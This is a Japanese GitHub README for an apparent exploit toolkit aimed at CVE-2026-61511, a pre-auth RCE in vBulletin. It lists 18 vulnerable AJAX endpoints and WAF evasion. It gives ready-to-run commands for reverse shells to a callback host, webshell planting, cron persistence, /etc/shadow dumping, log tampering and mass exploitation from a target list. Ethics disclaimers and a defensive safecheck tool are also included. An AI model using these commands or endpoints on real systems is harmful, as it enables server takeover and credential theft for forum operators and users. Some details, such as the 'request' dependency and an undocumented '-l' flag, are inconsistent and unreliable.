 tc4dy/cve-2026-61511-poc-exploit
CVE-2026-61511 – vBulletin 事前認証RCE(CVSS 9.8)。脆弱性 5.x/6.x(未パッチ)。Endpoint Pool、AJAX、PHPFuck WAFバイパスによるマルチエクスプロイト。フルツールキット:リバースシェル、プロキシ、永続化、ウェブシェル、データベース操作、ファイアウォール制御、ログ管理、大量スキャン。2バージョン:マルチエクスプロイト&セーフチェック。Python 3.8+ 倫理的に使用し、法的に遵守してください。🔒



倫理的な使用のみ – 許可されたセキュリティテスト
このリポジトリは、許可されたセキュリティ専門家、ブルーチーム、ペネトレーションテスターのみにツールを提供します。
コンピュータシステムへの不正アクセスは、CFAA(米国)、Computer Misuse Act(英国)、TCK 243/244(トルコ)、および世界中の同様の法律の下で違法です。
CVE‑2026‑61511 は、vBulletin の AJAX テンプレートレンダリングエンジンにおける PHP eval() インジェクションの脆弱性です。
影響を受けるバージョン: 5.0.0 – 5.7.5 および 6.0.0 – 6.2.1。

複数の攻撃エンドポイント – このバグは複数の AJAX ハンドラに存在します:
/ajax/render/pagenav/ajax/api/ad/replaceAdTemplate/ajax/render/widget_php/ajax/render/widget_tabbedcontainer_tab_panel/ajax/api/content_* /getIndexableContent エンドポイントPHPFuck エンコーディング – ペイロードは PHP の演算子と数値のシーケンスに変換され、WAF フィルターを回避して任意の PHP コード実行を可能にします。
認証不要 – 攻撃者は脆弱なエンドポイントのいずれかに細工した POST リクエストを送信し、Web サーバーの権限でシステムコマンドを実行できます。
影響 – サーバーの完全な侵害、データ窃取、バックドア、横展開、および永続化。バージョンをアップグレードしてください!
| ツール | 目的 | 想定ユーザー |
|---|---|---|
exploit.py | リバースシェル、永続化、ファイル操作、データベースダンプ、ファイアウォール管理、ログ管理、ポートフォワーディング、SSH キー配置、ネットワークスキャン、およびマススキャン(マルチスレッド)を備えたフルツールキット。 | レッドチーム / 許可されたペネトレーションテスター |
safecheck.py | 悪意のあるペイロードを一切実行せずに脆弱性をチェックする非侵入型の検証ツール。バージョンを検出し、すべてのエンドポイントをテストし、詳細なレポートを生成します。 | ブルーチーム / セキュリティ監査担当者 |
| 機能 | exploit.py | safecheck.py |
|---|---|---|
| 脆弱性検出 | [+] | [+] |
| バージョン検出 | [+] | [+] |
| マルチエンドポイントテスト(18 パス) | [+] | [+] |
| コマンド実行 | [+] | [-] |
| リバースシェル | [+] | [-] |
| ファイルアップロード/ダウンロード | [+] | [-] |
| 永続化メカニズム | [+] | [-] |
| Web シェル配置 | [+] | [-] |
| データベース操作 | [+] | [-] |
| システム情報収集 | [+] | [+] |
| ファイアウォール管理 | [+] | [-] |
| ログ管理 | [+] | [-] |
| ポートフォワーディング | [+] | [-] |
| SSH キー配置 | [+] | [-] |
| ネットワークスキャン | [+] | [-] |
| マススキャン(マルチスレッド) | [+] | [-] |
| プロキシサポート | [+] | [+] |
| JSON レポート出力 | [+] | [+] |
| インタラクティブメニュー | [+] | [-] |
| 非侵入型(安全)モード | [-] | [+] |
| 詳細/デバッグモード | [+] | [+] |
| カスタムコマンド実行 | [+] | [-] |
| マルチコマンドチェーン | [+] | [-] |
| リモートファイル読み取り | [+] | [-] |
| リモートファイル書き込み | [+] | [-] |
| システムユーザー管理 | [+] | [-] |
| ファイアウォールバイパス手法 | [+] | [-] |
| WAF 回避(PHPFuck) | [+] | [+] |
| シナリオ | 推奨ツール |
|---|---|
| ブルーチーム – vBulletin インストール環境が脆弱かどうかを検証する | safecheck.py |
| セキュリティ監査 – 非侵入型の脆弱性評価 | safecheck.py |
| レッドチーム – 完全なエクスプロイトを伴う許可されたペネトレーションテスト | exploit.py |
| バグバウンティ – 責任ある開示のためのテスト | safecheck.py |
| 大量スキャン – 複数のターゲットの脆弱性をチェックする | exploit.py(検出のみ) |
| インシデント対応 – システムが侵害されているかどうかを確認する | safecheck.py |
git clone https://github.com/tc4dy/CVE-2026-61511-PoC-Exploit
cd CVE-2026-61511-PoC-Exploit
pip install -r requirements.txt
requirements.txt の内容:
request
urllib3
| パラメータ | 説明 |
|---|---|
-t, --target | ターゲットURL(例: http://forum.com/vb) |
--proxy | HTTPプロキシ(例: http://127.0.0.1:8080) |
--timeout | リクエストのタイムアウト秒数(デフォルト: 10) |
--retry | パスごとのリトライ回数(デフォルト: 3) |
--output | 詳細レポートをJSONファイルに保存 |
-v, --verbose | 詳細出力 |
-q, --quiet | クワイエットモード(最小限の出力) |
--lhost | エクスプロイトに必須 – コールバック用IP |
--lport | コールバック用ポート(デフォルト: 4444) |
--threads | 一括スキャン用スレッド数(デフォルト: 5) |
--exploit | 検出後にエクスプロイトを実行 |
--full | フル攻撃(全モジュール) |
--shell | リバースシェルを起動 |
--webshell | ウェブシェルを設置(/shell.php) |
--persist | 永続化を設置(cronジョブ) |
--dump | データベースをダンプ |
--dump-creds | 認証情報をダンプ(/etc/passwd、/etc/shadow) |
--interactive | 検証成功後にインタラクティブメニューを表示 |
| # | シナリオ | コマンド |
|---|---|---|
| 1 | 簡易脆弱性チェック | python safecheck.py -t http://target.com/vb |
| 2 | レポート付き詳細スキャン | python safecheck.py -t http://target.com/vb --output report.json -v |
| 3 | リバースシェル | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --lport 4444 --shell |
| 4 | フル攻撃(全モジュール) | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --full |
| 5 | ファイルからの一括スキャン | python exploit.py -l targets.txt --lhost 192.168.1.100 --threads 20 --output results.json |
| 6 | インタラクティブメニューモード | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --interactive |
| # | エンドポイント |
|---|---|
| 1 | /ajax/render/pagenav |
| 2 | /ajax/render/pagenav?template=page |
| 3 | /ajax/api/ad/replaceAdTemplate |
| 4 | /ajax/render/widget_php |
| 5 | /ajax/render/widget_tabbedcontainer_tab_panel |
| 6 | /ajax/api/content_infraction/getIndexableContent |
| 7 | /ajax/api/content_video/getIndexableContent |
| 8 | /ajax/api/content_text/getIndexableContent |
| 9 | /ajax/api/content_report/getIndexableContent |
| 10 | /ajax/api/content_redirect/getIndexableContent |
| 11 | /ajax/api/content_privatemessage/getIndexableContent |
| 12 | /ajax/api/content_poll/getIndexableContent |
| 13 | /ajax/api/content_photo/getIndexableContent |
| 14 | /ajax/api/content_link/getIndexableContent |
| 15 | /ajax/api/content_gallery/getIndexableContent |
| 16 | /ajax/api/content_event/getIndexableContent |
| 17 | /ajax/api/content_channel/getIndexableContent |
| 18 | /ajax/api/content_attach/getIndexableContent |
このソフトウェアは、教育目的および許可されたセキュリティテストのみを目的として提供されています。







